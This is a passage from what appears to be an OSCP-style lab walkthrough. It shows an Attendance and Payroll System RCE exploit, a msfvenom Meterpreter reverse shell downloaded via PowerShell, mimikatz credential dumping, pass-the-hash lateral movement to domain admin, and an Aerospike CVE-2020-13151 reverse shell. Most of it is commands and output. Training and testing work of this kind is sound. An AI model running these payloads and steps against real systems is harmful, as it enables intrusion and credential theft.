| smb2-time:
| date: 2023-01-12T11:22:18
|_ start_date: N/A

```

As seen above, we see 2 interesting ports which have web applications hosted.

Port 80 hosts a custom-made company website built with a template, and contains a clue in the Our Amazing Team section, as to the seniority and role of key staff.

Port 81 on the other hand is running an Attendance and Payroll System, when checking exploit-db for information we find an RCE exploit available for it:

Initial Shell: (Attendance and Payroll System v1.0 - Remote Code Execution (RCE) - EDB#50801)

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# searchsploit Attendance and Payroll System
-----
-----
Exploit
Title
| Path
-----
-----
Attendance and Payroll System v1.0 - Remote Code Execution | php/webapps/50801.py
(RCE)
Attendance and Payroll System v1.0 - SQLi Authentication
Bypass | php/webapps/50802.py
-----
-----
Shellcodes: No Results

(rootkali)-[/home/kali/preprod-test/OSCP-A]
# searchsploit -m php/webapps/50801.py
Exploit: Attendance and Payroll System v1.0 - Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/50801
Path: /usr/share/exploitdb/exploits/php/webapps/50801.py
Codes: N/A
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/preprod-test/OSCP-A/50801.py
```

The scripts need to be edited to remove '**apsystem**' on line 41 and line 42 from the directory path (which can be confirmed by fuzzing the webapp as seen below). Once adjusted, the exploit can be launched against the target, using

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# python3 50801.py http://192.168.206.141:81/

    >> Attendance and Payroll System v1.0
    >> Unauthenticated Remote Code Execution
    >> By pr0z

[*] Uploading the web shell to http://192.168.206.141:81/
[*] Validating the shell has been uploaded to http://192.168.206.141:81/
[] Successfully connected to web shell

RCE > whoami
ms01\mary.williams

RCE > hostname
MS01

RCE > ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.206.141
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.206.254

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.96.141
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

The web shell has limited capabilities, so a **Meterpreter** shell is created, uploaded, and launched via the initial shell:

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.45.206 LPORT=80 -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
```

on MS01

```
RCE > powershell iwr http://192.168.45.206/met.exe -outfile met.exe
RCE > met.exe
```

on KALI

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80 msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.45.206:80
[*] Sending stage (200774 bytes) to 192.168.206.141
[*] Meterpreter session 1 opened (192.168.45.206:80 -> 192.168.206.141:59632) at 2023-01-12 17:07:15 +0530

meterpreter > getuid
Server username: MS01\Mary.Williams
meterpreter >
```

Privilege Escalation (Abusing SelImpersonatePrivilege)

Once we have our Meterpreter shell running, we can Privilege Escalate using the **getsystem** in Meterpreter due to the impersonation privilege we have as below

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

and we can now get the system shell as seen below

```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

we then load kiwi to dump credentials for the post-exploitation phase

NOTE: If the student does not use a Meterpreter shell, PrivEsc can be accomplished via the **PrintSpoofer** exploit, or any other exploit that abuses the enabled **SelImpersonatePrivilege**.

```

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====

Username Domain NTLM SHA1 DPAPI
----- ----- -----
MS01$ OSCP b5ec9aa29208455b6e6ab6edafa5b468 1e15f5e72ee40674098503bb74902b05eb01bfff2
Mary.Williams MS01 9a3121977ee93af56ebd0ef4f527a35e 4b1beca6645e6c3edb991248bcd992ec2a90fb5
celia.almeda OSCP e728ecbadfb02f51ce8eed753f3ff3fd 8cb61017910862af238631bf7aaae38df64998cd
f3ad0317c20e905dd62889dd51e7c52f

wdigest credentials
=====

Username Domain Password
----- ----- -----
(null) (null) (null)
MS01$ OSCP (null)
Mary.Williams MS01 (null)
celia.almeda OSCP (null)

kerberos credentials
=====

Username Domain Password
----- ----- -----
(null) (null) (null)
MS01$ oscp.exam 44 ae a7 0d 53 a7 9e d9 ea 99 f8 de 7b 7a 80 12 19 47 4a e6 03 c9 2f 07 d7 d0 30 a3
1a ac 3d 62 c0 fe d5 fd a5 51 45 40 9a ae da 7a 3f 41 21
1a 7d d6 b9 35 11 d0 d1 f7 36 c9 15 95 ac 3f 22 52 65 28 3a 2e 34 b0 c8 f0 b1 98 e0
fc 32 19 02 29 cf 14 84 eb 25 7b dd e3 84 38 c1 f5 89 4
0 36 66 e6 ee 99 3f 93 61 3f 2c 13 9d b2 50 3e a4 5f f0 12 fe 94 23 b1 d7 03 98 c6 01
2d 00 6f 3a d3 df 0b eb 62 27 92 3c 15 df fa 8e 46 4b
2f cc 22 d7 35 cc b2 17 12 b8 90 64 d7 99 f1 40 5f 94 0c 0d 92 ef a8 67 c5 e9 cd 87
6e 48 66 b9 4b e1 d2 ca d2 16 f2 0e c1 a5 d9 e9 44 41 2c
76 5d 03 e7 b0 1c b7 8e ce b8 6b a5 fa e3 36 cc 43 12 eb 3c 0b f2 15 4e 61 4b c3 5b
b4 f4 d1 c0 03 93 6b bc 9b 6b 78 94 8f 1b 87 ff 7c b0 f
d 3d b1 4f f6 cb 0a
Mary.Williams MS01 (null)
celia.almeda OSCP.EXAM (null)
ms01$ OSCP.EXAM (null)

```

We see a domain user's hash has been dumped. From here, enumeration of the domain is possible:

MS02

as seen above in the kiwi dump, we have obtained the NTLM hashes on Mary.williams and celia.almeda and we can try to use them over MS02 for any valid logins by setting up the **proxychains** using socks server in msfconsole

 Use **chisel** instead since MSF socks_proxy module seems to be buggy recently and I encountered issues on this challenge while moving to the other hosts.

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against MS01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.96.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.206.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_
use auxiliary/server/socks_proxy use auxiliary/server/socks_unc
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >

```

And as seen below, we have got a successful login over winrm

```

(rootkali)-[/home/kali]
# proxychains crackmapexec winrm 10.10.96.142 -u celia.almeda -H e728ecbadfb02f51ce8eed753f3ff3fd -d oscp.exam
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.96.142:5986 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.96.142:5985 ... OK
HTTP 10.10.96.142 5985 10.10.96.142 [*] http://10.10.96.142:5985/wsman
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.96.142:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.96.142:5985 ... OK
WINRM 10.10.96.142 5985 10.10.96.142 [+] oscp.exam\celia.almeda:e728ecbadfb02f51ce8eed753f3ff3fd
(Pwn3d!)

```

Lateral Movement

We can now proceed by connecting over to winrm using the valid credentials as seen below:

```
(rootkali)-[/home/kali]
# proxychains -q evil-winrm -i 10.10.96.142 -u celia.almeda -H e728ecbadfb02f51ce8eed753f3ff3fd

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\celia.almeda\Documents> whoami;hostname;ipconfig
oscp\celia.almeda
MS02

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.96.142
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.96.254
*Evil-WinRM* PS C:\Users\celia.almeda\Documents>
```

We go ahead by enumerating the file and directories in the host in our current winrm session and find an interesting directory under C:\

```
*Evil-WinRM* PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -----          ---- -
d-----        12/7/2019    1:14 AM            PerfLogs
d-r---        12/19/2022   11:34 PM           Program Files
d-r---        11/10/2022   2:52 AM           Program Files (x86)
d-r---        11/14/2022   6:32 AM            Users
d-----        12/19/2022   11:38 PM           Windows
d-----        4/4/2022     6:00 AM           windows.old

*Evil-WinRM* PS C:\> cd windows.old
*Evil-WinRM* PS C:\windows.old> ls

Directory: C:\windows.old

Mode                LastWriteTime         Length Name
----                -----          ---- -
d-----        3/23/2022    3:01 PM            PerfLogs
d-----        4/4/2022     6:19 AM           Program Files
d-----        4/4/2022     6:20 AM           Program Files (x86)
d-----        3/23/2022    3:01 PM            Recovery
d-----        3/23/2022    3:01 PM            Users
d-----        4/4/2022     6:02 AM            Windows

*Evil-WinRM* PS C:\windows.old>
```

as seen above, we have access to the old windows backup files and we can try to retrieve the old SAM and SECURITY hives and look for any same passwords carried forward in the current host.

```
*Evil-WinRM* PS C:\Users\celia.almeda\Documents> download C:\windows.old\Windows\System32\SAM /home/kali
/preprod-test/OSCP-A/hives/SAM
Info: Downloading C:\windows.old\Windows\System32\SAM to /home/kali/preprod-test/OSCP-A/hives/SAM

Info: Download successful!

*Evil-WinRM* PS C:\Users\celia.almeda\Documents> download C:\windows.old\Windows\System32\SYSTEM /home/kali
/preprod-test/OSCP-A/hives/SYSTEM
Info: Downloading C:\windows.old\Windows\System32\SYSTEM to /home/kali/preprod-test/OSCP-A/hives/SYSTEM

Info: Download successful!

*Evil-WinRM* PS C:\Users\celia.almeda\Documents>
```

We will first download the hives as seen above using winrm's download functionality

we can now use secretsdump as below to retrieve hashes

```
(rootkali)-[/home/kali/preprod-test/OSCP-A/hives]
# impacket-secretsdump -sam SAM -system SYSTEM local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x8bca2f7ad576c856d79b7111806b533d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62fdd8fe5976148a933177a:::
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf45f24dc:::
Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55b4aefef9a7021ffd0:::
David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba2dca92127c11:::
Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab018bd91b94c771:::
[*] Cleaning up...
```

As seen above, we get a new username which seems like a localadmin account named **tom_admin** and we can now use their credentials over winrm as below

```
(rootkali)-[/home/kali]
# proxychains -q evil-winrm -i 10.10.96.142 -u tom_admin -H 4979d69d4ca66955c075c41cf45f24dc

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tom_admin\Documents> whoami ; hostname
oscp\tom_admin
MS02
*Evil-WinRM* PS C:\Users\tom_admin\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description
State
=====
=====
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Enabled
SeSecurityPrivilege        Manage auditing and security log
```

```

Enabled                                         Take ownership of files or other objects
SeTakeOwnershipPrivilege
Enabled                                         Load and unload device drivers
SeLoadDriverPrivilege
Enabled                                         Profile system performance
SeSystemProfilePrivilege
Enabled                                         Change the system time
SeSystemtimePrivilege
Enabled                                         Profile single process
SeProfileSingleProcessPrivilege
Enabled                                         Increase scheduling priority
SeIncreaseBasePriorityPrivilege
Enabled                                         Create a pagefile
SeCreatePagefilePrivilege
Enabled                                         Back up files and directories
SeBackupPrivilege
Enabled                                         Restore files and directories
SeRestorePrivilege
Enabled                                         Shut down the system
SeShutdownPrivilege
Enabled                                         Debug programs
SeDebugPrivilege
Enabled                                         Modify firmware environment values
SeSystemEnvironmentPrivilege
Enabled                                         Bypass traverse checking
SeChangeNotifyPrivilege
Enabled                                         Force shutdown from a remote system
SeRemoteShutdownPrivilege
Enabled                                         Remove computer from docking station
SeUndockPrivilege
Enabled                                         Perform volume maintenance tasks
SeManageVolumePrivilege
Enabled                                         Impersonate a client after authentication
SeImpersonatePrivilege
Enabled                                         Create global objects
SeCreateGlobalPrivilege
Enabled                                         Increase a process working set
SeIncreaseWorkingSetPrivilege
Enabled                                         Change the time zone
SeTimeZonePrivilege
Enabled                                         Create symbolic links
SeCreateSymbolicLinkPrivilege
Enabled                                         Obtain an impersonation token for another user in the same session
SeDelegateSessionUserImpersonatePrivilege
Enabled                                         *Evil-WinRM* PS C:\Users\tom_admin\Documents>

```

And as seen above, we now have a high-privilege session on MS02, and if we check the group memberships of `tom_admin` as below, we will find out that he is a domain administrator and we can now compromise the domain.

```
*Evil-WinRM* PS C:\Users\tom_admin\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name          Type          SID
Attributes
=====
Everyone           Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users      Alias         S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias         S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
OSCP\Domain Admins Group          S-1-5-21-2610934713-1581164095-2706428072-512
Mandatory group, Enabled by default, Enabled group
OSCP\Denied RODC Password Replication Group Alias      S-1-5-21-2610934713-1581164095-2706428072-572
Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label          S-1-16-12288
*Evil-WinRM* PS C:\Users\tom_admin\Documents>
```

Domain Compromise

Since tom_admin belongs to the OSCP\Domain Admins group, we can now use psexec or winrm to get a login session as admin over DC01 and read the proof.txt contents

```
(rootkali)-[~/home/kali]
# proxychains -q evil-winrm -i 10.10.96.140 -u tom_admin -H 4979d69d4ca66955c075c41cf45f24dc

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tom_admin\Documents> whoami;hostname;ipconfig
oscp\tom_admin
DC01

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.96.140
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.96.254
*Evil-WinRM* PS C:\Users\tom_admin\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description
```

```

State
=====
=====

SeIncreaseQuotaPrivilege           Adjust memory quotas for a process
Enabled
SeMachineAccountPrivilege          Add workstations to domain
Enabled
SeSecurityPrivilege                Manage auditing and security log
Enabled
SeTakeOwnershipPrivilege           Take ownership of files or other objects
Enabled
SeLoadDriverPrivilege              Load and unload device drivers
Enabled
SeSystemProfilePrivilege           Profile system performance
Enabled
SeSystemtimePrivilege              Change the system time
Enabled
SeProfileSingleProcessPrivilege    Profile single process
Enabled
SeIncreaseBasePriorityPrivilege   Increase scheduling priority
Enabled
SeCreatePagefilePrivilege          Create a pagefile
Enabled
SeBackupPrivilege                 Back up files and directories
Enabled
SeRestorePrivilege                Restore files and directories
Enabled
SeShutdownPrivilege               Shut down the system
Enabled
SeDebugPrivilege                  Debug programs
Enabled
SeSystemEnvironmentPrivilege       Modify firmware environment values
Enabled
SeChangeNotifyPrivilege            Bypass traverse checking
Enabled
SeRemoteShutdownPrivilege          Force shutdown from a remote system
Enabled
SeUndockPrivilege                 Remove computer from docking station
Enabled
SeEnableDelegationPrivilege        Enable computer and user accounts to be trusted for delegation
Enabled
SeManageVolumePrivilege            Perform volume maintenance tasks
Enabled
SeImpersonatePrivilege             Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege             Create global objects
Enabled
SeIncreaseWorkingSetPrivilege      Increase a process working set
Enabled
SeTimeZonePrivilege                Change the time zone
Enabled
SeCreateSymbolicLinkPrivilege     Create symbolic links
Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session
Enabled
*Evil-WinRM* PS C:\Users\tom_admin\Documents>

```

DOMAIN OWNED and we can now read proof.txt

AERO

Summary

A dummy web page will have different kinds of endpoints. One of the pages in this endpoint is that it shows running application versions and heartbeat status. Gathering application information student will exploit Aerospike Database Server. Aerospike Database Server is vulnerable to OS Command Injection. With making changes to exploit, student will gain unprivileged user access. For privilege escalation , student need to exploit "screen" privilege escalation.

Enumeration

Nmap

We start off by running an nmap scan:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 23:4c:6f:ff:b8:52:29:65:3d:d1:4e:38:eb:fe:01:c1 (RSA)
|   256 0d:fd:36:d8:05:69:83:ef:ae:a0:fe:4b:82:03:32:ed (ECDSA)
|_  256 cc:76:17:1e:8e:c5:57:b2:1f:45:28:09:05:5a:eb:39 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
81/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Test Page for the Nginx HTTP Server on Fedora
|_http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp   open  http         Apache httpd 2.4.41
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql        MySQL (unauthorized)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_sslv2:  ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
5432/tcp  open  postgresql   PostgreSQL DB 9.6.0 or later
| ssl-cert: Subject: commonName=aero
| Subject Alternative Name: DNS:aero
| Not valid before: 2021-05-10T22:20:48
|_Not valid after:  2031-05-08T22:20:48
| fingerprint-strings:
|   SMBProgNeg:
|   SFATAL
|   VFATAL
|   COA000
|   MUnsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|   Fpostmaster.c
|   L2113
|_  RProcessStartupPacket
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.92%I=7%D=1/12%Time=63C000DC%P=x86_64-pc-linux-gnu%r(SM
SF:BProgNeg,8C,"E\0\0\0\x8bSFATAL\0VFATAL\0COA000\0MUnsupported\x20fronten
SF:d\x20protocol\x2065363\.19778:\x20server\x20supports\x202\.\0\x20to\x203
SF:\.0\0Fpostmaster\.c\0L2113\0RProcessStartupPacket\0\0");
Service Info: Host: 127.0.0.2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We will start by going over at port 80 which is hosting a apache web server as seen in the nmap scan and we started fuzzing for directories.

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# feroxbuster --url http://192.168.206.143/
```

```
|__|__|_)|_| /`|__\ \_/\_|_|_\|_
|_|_|_\|_\|_\|_\|_\|_\|_\|_\|_
by Ben "epi" Risher           ver: 2.7.1
```

```
Target Url          http://192.168.206.143/
Threads            50
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes       [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)    7
User-Agent         feroxbuster/2.7.1
Config File        /etc/feroxbuster/ferox-config.toml
HTTP methods      [GET]
Recursion Depth   4
New Version Available https://github.com/epi052/feroxbuster/releases/latest
```

Press [ENTER] to use the Scan Management Menu™

```
200    GET    3751    964w    10918c http://192.168.206.143/
301    GET    91      28w     319c http://192.168.206.143/config => http://192.168.206.143/config/
301    GET    91      28w     316c http://192.168.206.143/api => http://192.168.206.143/api/
301    GET    91      28w     320c http://192.168.206.143/content => http://192.168.206.143/content/
301    GET    91      28w     319c http://192.168.206.143/assets => http://192.168.206.143/assets/
200    GET    831     223w    4024c http://192.168.206.143/404
200    GET    5061    3886w   0c http://192.168.206.143/index
200    GET    2461     3452w   0c http://192.168.206.143/theme
200    GET    851      503w    5853c http://192.168.206.143/sub
```

We noticed that there is an **api** endpoint which redirects us. So we started fuzzing the api endpoints.

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# feroxbuster --url http://192.168.206.143/api/
```

```
|__|__|_)|_| /`|__\ \_/\_|_|_\|_
|_|_|_\|_\|_\|_\|_\|_\|_\|_\|_
by Ben "epi" Risher           ver: 2.7.1
```

```
Target Url          http://192.168.206.143/api/
Threads            50
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes       [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)    7
User-Agent         feroxbuster/2.7.1
Config File        /etc/feroxbuster/ferox-config.toml
HTTP methods      [GET]
Recursion Depth   4
New Version Available https://github.com/epi052/feroxbuster/releases/latest
```

Press [ENTER] to use the Scan Management Menu™

```
403    GET    91      28w     280c http://192.168.206.143/api/
200    GET    11      1w      178c http://192.168.206.143/api/heartbeat
```

We saw that there is an heartbeat endpoint so if we make request to this endpoint we will get information about some services like Aerospike information as seen below.

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# curl -i http://192.168.206.143/api/heartbeat
HTTP/1.1 200 OK
Date: Thu, 12 Jan 2023 12:52:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 178
Content-Type: application/json

[{"serviceName": "mysql", "status": "online"}, {"serviceName": "postgres", "status": "online"}, {"serviceName": "aerospike", "status": "online"}, {"serviceName": "OpenSSH", "status": "online"}]
```

We can put the Aerospike service again searchsploit as below and look for some public exploits.

```
(rootkali)-[/home/kali/preprod-test/OSCP-A]
# searchsploit aerospike
-----
-----
Exploit
Title
| Path
-----
-----
Aerospike Database 5.1.0.3 - OS Command Execution | multiple/remote
/49067.py
-----
-----
Shellcodes: No Results

(rootkali)-[/home/kali/preprod-test/OSCP-A]
# searchsploit -m multiple/remote/49067.py
Exploit: Aerospike Database 5.1.0.3 - OS Command Execution
URL: https://www.exploit-db.com/exploits/49067
Path: /usr/share/exploitdb/exploits/multiple/remote/49067.py
Codes: CVE-2020-13151
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/preprod-test/OSCP-A/49067.py
```

Exploitation

Aerospike Database 5.1.0.3 - OS Command Execution

Althoug in EDB [49067](#), author set title as it affects version 5.1.0.3 , in exploit author compares version with 5.1.0.0.

```
def _is_vuln(_mj, _mi, _pt, _bd):
    fixed = [5,1,0,0]
    found = [_mj, _mi, _pt, _bd]

    if fixed == found:
        return False

    for ix, val in enumerate(found):
        if val < fixed[ix]:
            return True
        elif val == fixed[ix]:
            pass
        else:
            return False
```

So student need to make changes above function as below

```

def _is_vuln(_mj, _mi, _pt, _bd):
    fixed = [5,1,0,3]
    found = [_mj, _mi, _pt, _bd]

    if fixed == found:
        return False

    for ix, val in enumerate(found):
        if val < fixed[ix]:
            return True
        elif val == fixed[ix]:
            pass
        else:
            return False

```

```

(rootkali)-[/home/kali/preprod-test/OSCP-A]
# python3 49067.py
Traceback (most recent call last):
  File "/home/kali/preprod-test/OSCP-A/49067.py", line 17, in <module>
    import aerospike
ModuleNotFoundError: No module named 'aerospike'

```

As seen above, we need to install the aerospike module as below

```

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A]
# pip3 install aerospike
Collecting aerospike
  Using cached aerospike-9.0.0.tar.gz (3.1 MB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Installing backend dependencies ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: aerospike
  Building wheel for aerospike (pyproject.toml) ... done
  Created wheel for aerospike: filename=aerospike-9.0.0-cp310-cp310-linux_x86_64.whl size=2601526
sha256=84cae26907a3b67348b10f1f90ee956c8a4c3d4782ad5ba17fd571f69853597
  Stored in directory: /root/.cache/pip/wheels/01/01/50/7789005de761c7f7b026c858c17f767c946c02bc3ef839f78e
Successfully built aerospike
Installing collected packages: aerospike
Successfully installed aerospike-9.0.0

```

Note: if the above module gives any error while installing with pip3, install the dependencies listed on line 19-22 on the exploit.

and we can now run the exploit as below and get the error as well

```

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A]
# python3 49067.py --ahost 192.168.206.143 --pythonshell --lhost=192.168.45.206 --lport 80
[+] aerospike build info: 5.1.0.1

[+] looks vulnerable
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote tbYZnDVqqCMhpqio
[+] registering udf
[-] whoops, couldn't register the udf /home/kali/preprod-test/OSCP-A/poc.lua
Traceback (most recent call last):
  File "/home/kali/preprod-test/OSCP-A/49067.py", line 175, in <module>
    _exploit(cfg)
  File "/home/kali/preprod-test/OSCP-A/49067.py", line 124, in _exploit
    _register_udf(client, cfg)
  File "/home/kali/preprod-test/OSCP-A/49067.py", line 47, in _register_udf
    raise e
  File "/home/kali/preprod-test/OSCP-A/49067.py", line 44, in _register_udf
    client.udf_put(cfg.udfpath)
exception.LuaFileNotFoundException: (1302, 'cannot open script file', 'src/main/client/udf.c', 165, False)

```

When student runs exploit as above, exploit will give exception about there is no poc.lua file. So student need to visit [github](#) page for getting malicious Lua file. After we installed related packages in the exploit , we need to see whether we can run arbitrary so with below code we identified Aerospike run as aero user.

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/CVE-2020-13151]
# python3 49067.py --ahost 192.168.206.143 --pythonshell --lhost=192.168.45.206 --lport 80
[+] aerospike build info: 5.1.0.1

[+] looks vulnerable
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote TgYtRqHNroQhzEn
[+] registering udf
[+] sending payload, make sure you have a listener on 192.168.45.206:80.....
```

And we will get the reverse shell on our listener as seen below on port 80.

```
(rootkali)-[/home/kali]
# nc -lvpn 80
listening on [any] 80 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.143] 47248
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("bash")'
bash: /root/.bashrc: Permission denied
aero@oscp:/$ ^Z
zsh: suspended nc -lvpn 80

(rootkali)-[/home/kali]
# stty raw -echo;fg
[1] + continued nc -lvpn 80

aero@oscp:/$
aero@oscp:/$ whoami
aero
aero@oscp:/$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.206.143 netmask 255.255.255.0 broadcast 192.168.206.255
        ether 00:50:56:95:cc:fd txqueuelen 1000 (Ethernet)
          RX packets 200435 bytes 18238511 (18.2 MB)
          RX errors 0 dropped 363 overruns 0 frame 0
          TX packets 65775 bytes 56118105 (56.1 MB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

